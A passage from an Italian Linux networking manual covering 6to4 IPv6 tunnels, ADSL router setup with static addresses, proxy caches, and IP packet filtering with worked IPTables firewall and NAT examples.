↪      dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1 [Invio]

# ip -6 address add local 2002:50b4:7307:7::1/64 scope global ↩
↪      dev eth0 [Invio]

# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Si osservi che questa tecnica è spiegata con maggiore dettaglio nel capitolo 264.

363.6 Riferimenti

- Hal Burgiss, *DSL HOWTO for Linux*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Oliver Poitrey, *Linux ADSL HOWTO*

  ⟨*http://www.rhapsodyk.net/adsl/HOWTO/index.html.en* ⟩

Capitolo 364

Annotazioni sull'uso di un router ADSL con indirizzi statici

In questo capitolo si annota la configurazione con un router ADSL elementare, avendo ottenuto un pacchetto di otto indirizzi IPv4 statici, secondo le modalità seguenti:

Indirizzo punto-punto assegnato al router:	194.152.059.045
Maschera di rete per l'indirizzo punto-punto:	255.255.255.252
Indirizzo di rete degli indirizzi statici assegnati per la rete locale:	63.123.24.16
Maschera di rete per gli indirizzi statici assegnati alla rete locale:	255.255.255.248
Protocollo per il collegamento punto-punto:	RFC 1483 LLC

Partendo dall'indirizzo di rete 63.123.24.16, conoscendo la maschera di rete, 255.255.255.248, si determina che si possono utilizzare gli indirizzi da 63.123.24.17 a 63.123.24.22 per i nodi.

364.1 Comunicazione e configurazione con il router ADSL

Si assegna inizialmente un indirizzo IPv4 statico all'interfaccia interna del router, evitando di attivare un eventuale servizio DHCP, che in questo caso sarebbe poco appropriato.

Figura 364.2. Un esempio di pagina di configurazione della rete interna con indirizzi statici. All'interfaccia del router collegata alla rete interna, si assegna l'indirizzo 63.123.24.22.

LAN Configuration
IP Address 63.123.24.22
Subnet Mask 255.255.255.248

La gestione del NAT viene disabilitata, perché i nodi locali possono disporre di indirizzi IPv4 pubblici.

Quando è accertato che il collegamento della rete locale funziona correttamente (utilizzando gli indirizzi ottenuti), si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione.

Figura 364.3. La pagina di configurazione del collegamento ADSL, con il protocollo RFC 1483 LLC, utilizzando un router Pirelli.

Per le reti italiane, i parametri VPI e VCI corretti sono solitamente 8 e 35 rispettivamente.

364.2 Controllo

Il registro del router potrebbe risultare contenere le informazioni seguenti:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:7:13> ATM Connected
1/1/1970 0:7:13> ATM layer is up, cell delineation achieved
1/1/1970 0:7:13> ADSL connected
```

364.3 Riferimenti

- Hal Burgiss, *DSL HOWTO for Linux*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Oliver Poitrey, *Linux ADSL HOWTO*

  ⟨*http://www.rhapsodyk.net/adsl/HOWTO/index.html.en* ⟩

Parte lxi

Presentazioni

130 Cache proxy

Una cache proxy svolge un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente, dove la risorsa è un oggetto a cui si accede attraverso un URI.

Un programma che offre un servizio del genere, tende a utilizzare un gran numero di file aperti in modo contemporaneo, tanto che si può arrivare facilmente a superare il limite previsto dal kernel, cosa che comporta una riduzione delle prestazioni nella gestione della memoria cache.

Il proxy trasferisce PDU di quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione:

	proxy		
applicazione			applicazione
presentazione			presentazione
sessione	sessione	sessione	sessione
trasporto	trasporto	trasporto	trasporto
rete	rete	rete	rete
collegamento dati	c. dati	c. dati	collegamento dati
fisico	fisico	fisico	fisico

131 Collocazione di un proxy

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno. Eventualmente il proxy può servire anche solo se stesso.

In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire:

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.

Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna:

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso.

Questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna:

133 Configurazione relativa ai proxy

I navigatori vanno configurati per poter sfruttare il servizio della cache proxy, a meno che il servizio sia trasparente.

La configurazione di un navigatore grafico per l'utilizzo della cache proxy:

You may configure a proxy and port number for each of the internet protocols that Netscape supports.

FTP Proxy: dinkel.brot.dg Port: 8080

Gopher Proxy: Port:

HTTP Proxy: dinkel.brot.dg Port: 8080

Security Proxy: Port:

WAIS Proxy: Port:

You may provide a list of domains that Netscape should access directly, rather than via the proxy:

No Proxy for:

SOCKS Host: Port: 1080

OK Cancel

I programmi per la navigazione possono usare anche delle variabili di ambiente, oppure delle opzioni della riga di comando per definire l'uso di una cache proxy.

I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, anche se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti grafici del tipo [RELOAD], [RICARICA] o simili.

I problemi comuni legati alla gestione e quindi alla configurazione di una cache proxy, riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file

- dimensione massima della memoria cache
- dimensione massima di una singola risorsa accumulabile
- scadenza massima per la validità delle informazioni accumulate nella memoria cache
- Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '`?`' e '`cgi-bin`', perché riguardano probabilmente delle interazioni con programmi CGI)

• **utenze**

- individuazione degli indirizzi che possono accedere per utilizzare il servizio
- utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)

• **connessione**

- porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
- indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

135 Filtro IP

Il firewall è un componente che serve a proteggerne una parte rispetto al resto, collocato generalmente tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Per svolgere il suo compito, il firewall deve essere munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Si distinguono due tipi fondamentali di firewall: filtri di pacchetto IP e serventi proxy. Nel caso del filtro di pacchetto, se la rete da proteggere può disporre solo di indirizzi IP privati, si devono integrare anche le funzionalità di trasformazione degli indirizzi e delle porte (NAT/PAT).

136 Caratteristiche comuni di un filtro IP

In condizioni normali, il filtro di pacchetto può intervenire al terzo o al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni. Tuttavia, un firewall che usa il filtro di pacchetto IP, potrebbe essere più evoluto e intervenire anche al livello di sessione.

Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro:

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

I pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

137 Punti in cui intervenire per il filtro IP

Teoricamente, quando il firewall è un elaboratore completo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'interfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita.

firewall

filtro in ingresso

filtro in ingresso

filtro in uscita

filtro in transito

filtro in uscita

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;
- possono essere bloccati;
- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, nel momento in cui si usa un certo tipo di firewall, deve essere chiarito in modo preciso il raggio di azione di ogni filtro.

138 Filtro IP e pacchetti frammentati

Un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un passaggio obbligato della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte TCP o UDP e dei messaggi ICMP.

139 Semplificazione schematica delle funzioni di filtro IP

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi della tabella hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;
7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (***tipo***[/***codice***]);
9. interfaccia di rete coinvolta;
10. altre caratteristiche.

Gli indirizzi IP si indicano nella forma '***indirizzo/maschera***', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

140 Preparazione all'utilizzo di IPTables

Si azzerano tutte le tabelle (*chain*) standard di IPTables, con i comandi seguenti:

iptables -t filter -F [*Invio*]

ip6tables -t filter -F [*Invio*]

iptables -t filter -X [*Invio*]

ip6tables -t filter -X [*Invio*]

iptables -t mangle -F [*Invio*]

ip6tables -t mangle -F [*Invio*]

iptables -t mangle -X [*Invio*]

ip6tables -t mangle -X [*Invio*]

iptables -t nat -F [*Invio*]

iptables -t nat -X [*Invio*]

Per definire una politica predefinita che consenta il transito di tutto il traffico, si usano i comandi seguenti:

iptables -t filter -P FORWARD ACCEPT [*Invio*]

ip6tables -t filter -P FORWARD ACCEPT [*Invio*]

iptables -t filter -P INPUT ACCEPT [*Invio*]

ip6tables -t filter -P INPUT ACCEPT [*Invio*]

iptables -t filter -P OUTPUT ACCEPT [*Invio*]

ip6tables -t filter -P OUTPUT ACCEPT [*Invio*]

Per definire una politica predefinita che impedisce il transito di tutto il traffico, si usano i comandi seguenti, dove di solito rimane consentita l'uscita:

iptables -t filter -P FORWARD DROP [*Invio*]

ip6tables -t filter -P FORWARD DROP [*Invio*]

iptables -t filter -P INPUT DROP [*Invio*]

ip6tables -t filter -P INPUT DROP [*Invio*]

iptables -t filter -P OUTPUT ACCEPT [*Invio*]

ip6tables -t filter -P OUTPUT ACCEPT [*Invio*]

Per controllare la situazione complessiva si possono usare i comandi seguenti:

iptables -L -n -v [*Invio*]

ip6tables -L -n -v [*Invio*]

142 Esempi astratti per il filtro del traffico IP e annotazioni

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingr.		192.168.0.0/16		0/0			

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingr.	ICMP	192.168.0.0/16		0/0			

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia ***x***, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingr.		10.0.0.0/8		0/0			***x***
blocco	ingr.		172.16.0.0/12		0/0			***x***
blocco	ingr.		192.168.0.0/16		0/0			***x***

- Si impedisce l'attraversamento di pacchetti della classe D e E:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito		224.0.0.0/3		0/0			

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
consente	transito	TCP	0/0		0/0	23		

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0	6000-6009	0/0			

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0		0/0	6000-6009		

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingr.	TCP	0/0		0/0	6000-6009		
blocco	uscita	TCP	0/0	6000-6009	0/0			

Non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3 (destinazione irraggiungibile), è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	UDP	0/0		0/0			

Il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.

Eventualmente, il firewall potrebbe essere configurato espressamente per

consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
accetta	transito	UDP	0/0	53	196.1.2.3			
accetta	transito	TCP	0/0	53	196.1.2.3			
accetta	transito	UDP	196.1.2.3		0/0	53		
accetta	transito	TCP	196.1.2.3		0/0	53		

145 Esempi pratici con IPTables

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

```
# iptables -t filter -A INPUT ↩
↪          -s 192.168.0.0/16 -d 0/0 -j DROP [Invio]
```

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

```
# iptables -t filter -A INPUT -p icmp ↩
↪          -s 192.168.0.0/16 -d 0/0 -j DROP [Invio]
```

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia '`eth0`', contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

```
# iptables -t filter -A INPUT ↩
↪          -s 10.0.0.0/8 -d 0/0 -i eth0 -j DROP [Invio]
```

```
# iptables -t filter -A INPUT ↩
↪          -s 172.16.0.0./12 -d 0/0 -i eth0 -j DROP [Invio]
```

```
# iptables -t filter -A INPUT ↩
↪          -s 192.168.0.0/16 -d 0/0 -i eth0 -j DROP [Invio]
```

- Si impedisce l'attraversamento di pacchetti della classe D e E:

```
# iptables -t filter -A FORWARD ↩
↪          -s 224.0.0.0/3 -d 0/0 -j DROP [Invio]
```

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

```
# iptables -t filter -A FORWARD -p tcp ↩
↪          -s 0/0 -d 0/0 --dport 23 -j ACCEPT [Invio]
```

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

```
# iptables -t filter -A FORWARD -p tcp ↩
↪          -s 0/0 --sport 6000:6009 -d 0/0 -j DROP [Invio]
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪          -s 0/0 -d 0/0 --dport 6000:6009 -j DROP [Invio]
```

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

```
# iptables -t filter -A INPUT -p tcp ↩
↪          -s 0/0 -d 0/0 --dport 6000:6009 -j DROP [Invio]
```

```
# iptables -t filter -A OUTPUT -p tcp ↩
↪          -s 0/0 --sport 6000:6009 -d 0/0 -j DROP [Invio]
```

- Blocca il transito del protocollo UDP:

```
# iptables -t filter -A FORWARD -p udp -s 0/0 -d 0/0 -j
DROP [Invio]
```

- Consente al nodo 196.1.2.3 di interrogare dei serventi DNS esterni, attraverso il firewall:

```
# iptables -t filter -A FORWARD -p udp ↩
↪          -s 0/0 --sport 53 -d 196.1.2.3 -j ACCEPT [Invio]
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪          -s 0/0 --sport 53 -d 196.1.2.3 -j ACCEPT [Invio]
```

```
# iptables -t filter -A FORWARD -p udp ↩
↪          -s 196.1.2.3 -d 0/0 --dport 53 -j ACCEPT [Invio]
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪          -s 196.1.2.3 -d 0/0 --dport 53 -j ACCEPT [Invio]
```

147 Simulazione di un firewall per esercizio

Si dispone di una rete locale in cui si possono configurare gli elaboratori per simulare la protezione da parte di un firewall. Per ottenere questo, il firewall dispone di una sola interfaccia di rete, a cui si abbinano due indirizzi IPv4 distinti:

nodo nodo nodo nodo nodo
Internet
router
192.168.7.0 <---- ----> 172.17.1.0
192.168.7.254 eth0:0 eth0 172.17.1.253
router firewall
didattico

I nodi a sinistra del firewall sono configurati per utilizzare indirizzi appartenenti alla rete 192.168.7.*, mentre i nodi alla destra, compreso il router che immette all'esterno, utilizzano indirizzi appartenenti alla rete 172.17.*.*. Il router che consente di comunicare con l'esterno ha l'indirizzo 172.17.1.254. Ecco la configurazione del router-firewall didattico, a partire dalla configurazione delle interfacce e dell'instradamento predefinito verso l'esterno:

```
# ifconfig eth0 down [Invio]
# ifconfig eth0:0 down [Invio]
# route del -net default gw 172.17.1.254 [Invio]
# ifconfig eth0 172.17.1.253 netmask 255.255.0.0 [Invio]
# ifconfig eth0:0 192.168.1.254 netmask 255.255.255.0 [Invio]
# route add -net default gw 172.17.1.254 [Invio]
```


Si abilita espressamente la funzionalità di router:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

Si abilita la sostituzione degli indirizzi della rete 192.168.7.* quando le comunicazioni escono da quella rete:

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE [Invio]
```

Si inizializzano i filtri e si definiscono le politiche predefinite:

```
# iptables -t filter -F [Invio]

# iptables -t filter -P FORWARD DROP [Invio]

# iptables -t filter -P INPUT DROP [Invio]

# iptables -t filter -P OUTPUT ACCEPT [Invio]
```

Si accetta tutto il traffico in ingresso e in attraversamento proveniente dalla rete «locale» (192.168.7.∗) e si accetta anche il traffico in ingresso proveniente dall'interfaccia virtuale locale:

```
# iptables -t filter -A INPUT -s 192.168.1.0/24 -j ACCEPT [Invio]

# iptables -t filter -A FORWARD -s 192.168.1.0/24 -j ACCEPT
[Invio]

# iptables -t filter -A INPUT -s 127.0.0.1 ↩
↪          -j ACCEPT [Invio]
```

Si accetta il traffico in ingresso e in attraversamento che riguarda comunicazioni già iniziate in qualche modo:

```
# iptables -t filter -A INPUT -m state ↩
↪          --state ESTABLISHED -j ACCEPT [Invio]

# iptables -t filter -A FORWARD -m state ↩
↪          --state ESTABLISHED -j ACCEPT [Invio]
```

Al termine la rete 192.168.7.∗ e il firewall stesso risultano protetti dall'esterno (la rete 172.17.∗.∗ e il resto del mondo), inoltre le comunicazioni che hanno origine dalla rete 192.168.7.∗ e sono dirette all'esterno, sono modificate attraverso il meccanismo del NAT e ciò lo si può verificare agevolmente con un programma come IPTraf.

Parte lxii

Schede esemplificative per la gestione di un router NAT con funzionalità di firewall elementare

Gli esempi di queste schede si riferiscono a un caso abbastanza comune di un elaboratore che funge da router, con funzionalità NAT, di firewall elementare, che offre anche qualche piccolo servizio accessibile dall'esterno:

L'indirizzo IPv4 relativo all'interfaccia '**`ppp0`**' viene ottenuto dinamicamente, mentre l'indirizzo IPv4 relativo all'interfaccia '**`eth0`**' è adatto all'insieme utilizzato nella rete locale; inoltre, il router accede alla rete IPv6 attraverso un tunnel 6to4, con il quale si possono assegnare indirizzi IPv6 validi all'esterno anche alla rete locale.

Configurazione generale

Configurazione generale della rete nel router:

Comando	Descrizione
`/sbin/cardmgr ; read -t 5`	Attiva la gestione PCMCIA, nel caso ci fossero interfacce di rete collegate in questo modo.
`echo "1" > /proc/sys/net/ipv4/ip_forward` `echo "1" > /proc/sys/net/ipv6/conf/all/forwarding`	Abilita l'attraversamento dei pacchetti, sia per IPv4, sia per IPv6.
`echo "1" > /proc/sys/net/ipv4/ip_dynaddr`	Abilita la gestione degli indirizzi IPv4 dinamici.
`ifconfig lo 127.0.0.1 netmask 255.0.0.0`	Assegna all'interfaccia '**lo**' l'indirizzo 127.0.0.1, definendo implicitamente l'instradamento locale relativo.
`ifconfig eth0` ***indirizzo_ipv4*** `netmask` ***maschera_di_rete***	Assegna all'interfaccia '**eth0**' l'indirizzo IPv4, definendo implicitamente l'instradamento nella rete locale relativa.
`ifconfig eth0 inet6 add fec0:0:0:1::`***x***`/64`	Assegna all'interfaccia '**eth0**' l'indirizzo IPv6 di tipo site-local.
`route add -net 224.0.0.0 netmask 240.0.0.0 eth0`	Definisce l'instradamento multicast (IPv4) nella rete locale.

La configurazione dell'interfaccia '**ppp0**' si considera dinamica. Se fosse necessario definire l'indirizzo e l'instradamento dal lato esterno, manualmente, servirebbero i comandi seguenti.

Comando	Descrizione
`ifconfig` ***interfaccia indirizzo_ipv4*** ↩ ↪`netmask` ***maschera_di_rete***	Assegna all'interfaccia indicata l'indirizzo IPv4, definendo implicitamente l'instradamento nella rete relativa.

Comando	Descrizione
`route add -net default gw` ***indirizzo_altro_router*** ⮐ ↪[`dev` ***interfaccia***]	Definisce l'instradamento predefinito attraverso un altro router.

Configurazione dinamica di un tunnel 6to4:

Comando	Descrizione

`TEMP=‘ifconfig ppp0 | grep "inet addr"‘`
`TEMP=‘echo $TEMP | sed s/inet.addr://‘`
`IND4=‘echo $TEMP \| sed s/P-t-P.*$//‘`
	Estrae e assegna alla variabile di ambiente '**`IND4`**' l'indirizzo IPv4 locale dell'interfaccia '**`ppp0`**' in una connessione punto-punto.

`TEMP=‘echo $IND4 | tr "." " "‘`
`TEMP=‘printf "%02x%02x:%02x%02x" $TEMP‘`
`IND6A=2002:$TEMP:`***x***`::`***y***
`IND6B=2002:$TEMP:`***x***`::`***z***
	Determina due indirizzi IPv6 validi e li inserisce nelle variabili di ambiente '**`IND6A`**' e '**`IND6B`**', ottenendoli dall'indirizzo IPv4 contenuto nella variabile '**`IND4`**'. La parte finale di questi indirizzi è arbitraria.

`ip tunnel add name tun6to4 mode sit` ⮐ ↪`remote any local $IND4` `ip link set dev tun6to4 up` `ip -6 addr add $IND6A/48 scope global` ⮐ ↪`dev tun6to4` `ip -6 route add 2000::/3 via ::192.88.99.1` ⮐ ↪`dev tun6to4 metric 1` `ip -6 address add local $IND6B/64` ⮐ ↪`scope global dev eth0`	Crea l'interfaccia di un tunnel denominato '**`tun6to4`**', a cui associa l'indirizzo IPv6 contenuto nella variabile di ambiente '**`IND6A`**', assieme all'instradamento necessario.

<table>
<tr><th>Comando</th><th>Descrizione</th></tr>
<tr><td><pre>
/etc/radvd.conf
interface eth0
{
    AdvSendAdvert on;
    MaxRtrAdvInterval 30;
    prefix indirizzo_ipv6_b/64
    {
        AdvOnLink on;
       AdvAutonomous on;
       AdvValidLifetime 120;
       AdvPreferredLifetime 60;
    };
};
</pre></td><td>Configurazione di Radvd.</td></tr>
</table>

Gli elaboratori che devono configurare l'interfaccia di rete in modo dinamico attraverso le notizie pubblicate da Radvd, **devono disabilitare** il *forwarding*, ovvero l'attraversamento dei pacchetti:

`# echo 0 > /proc/sys/net/ipv6/conf/`*interfaccia*`/forwarding` [*Invio*]

Eliminazione di un tunnel 6to4:

Comando	Descrizione

`ip -6 route flush dev tun6to4`
`ip link set dev tun6to4 down`
`ip tunnel del name tun6to4`
	Elimina gli instradamenti attraverso il tunnel '**`tun6to4`**'; disabilita l'interfaccia relativa ed elimina il tunnel stesso.

`ip -6 address flush to 2002::/16`	Elimina tutti gli indirizzi 2002::/16 residui.

Capitolo 378 IPTables

378.1 Inizializzazione

Punti di controllo della tabella '**`filter`**' di IPTables:

Il NAT si colloca negli esempi nel punto di controllo '**`POSTROUTING`**', che rispetto alla tabella '**`filter`**' si trova all'uscita di '**`FORWARD`**':

Comando	Descrizione

`iptables  -t filter -F`
`ip6tables -t filter -F`
`iptables  -t filter -X`
`ip6tables -t filter -X`
`iptables  -t mangle -F`
`ip6tables -t mangle -F`
`iptables  -t mangle -X`
`ip6tables -t mangle -X`
`iptables  -t nat    -F`
`iptables  -t nat    -X`
	Azzera tutte le tabelle standard di IPTables. La tabella '**`mangle`**' si azzera anche se poi non viene usata.

Comando	Descrizione

`iptables  -t filter -P FORWARD ACCEPT`
`ip6tables -t filter -P FORWARD ACCEPT`
`iptables  -t filter -P INPUT   ACCEPT`
`ip6tables -t filter -P INPUT   ACCEPT`
`iptables  -t filter -P OUTPUT  ACCEPT`
`ip6tables -t filter -P OUTPUT  ACCEPT`
	Definisce una politica predefinita con cui si consente il passaggio di tutti i pacchetti.

`iptables  -t filter -P FORWARD DROP`
`ip6tables -t filter -P FORWARD DROP`
`iptables  -t filter -P INPUT   DROP`
`ip6tables -t filter -P INPUT   DROP`
`iptables  -t filter -P OUTPUT  DROP`
`ip6tables -t filter -P OUTPUT  DROP`
	Definisce (in alternativa) una politica predefinita con cui si impedisce l'ingresso, l'attraversamento e l'uscita di qualunque pacchetto.

378.2 Eliminazione del traffico IPv4 impossibile

Comando	Descrizione

`iptables  -t filter -A INPUT   ↩`
`↪-s 127.0.0.0/8     -d 0/0 -i ppp0 -j DROP`
`iptables  -t filter -A FORWARD ↩`
`↪-s 127.0.0.0/8     -d 0/0 -i ppp0 -j DROP`
`iptables  -t filter -A FORWARD ↩`
`↪-s 127.0.0.0/8     -d 0/0 -o ppp0 -j ACCEPT`
`iptables  -t filter -A OUTPUT  ↩`
`↪-s 127.0.0.0/8     -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 127.*.*.* (*loopback*), provenienti o destinati all'interfaccia esterna.

Comando	Descrizione

`iptables -t filter -A INPUT ↩`
`↪-s 10.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩`
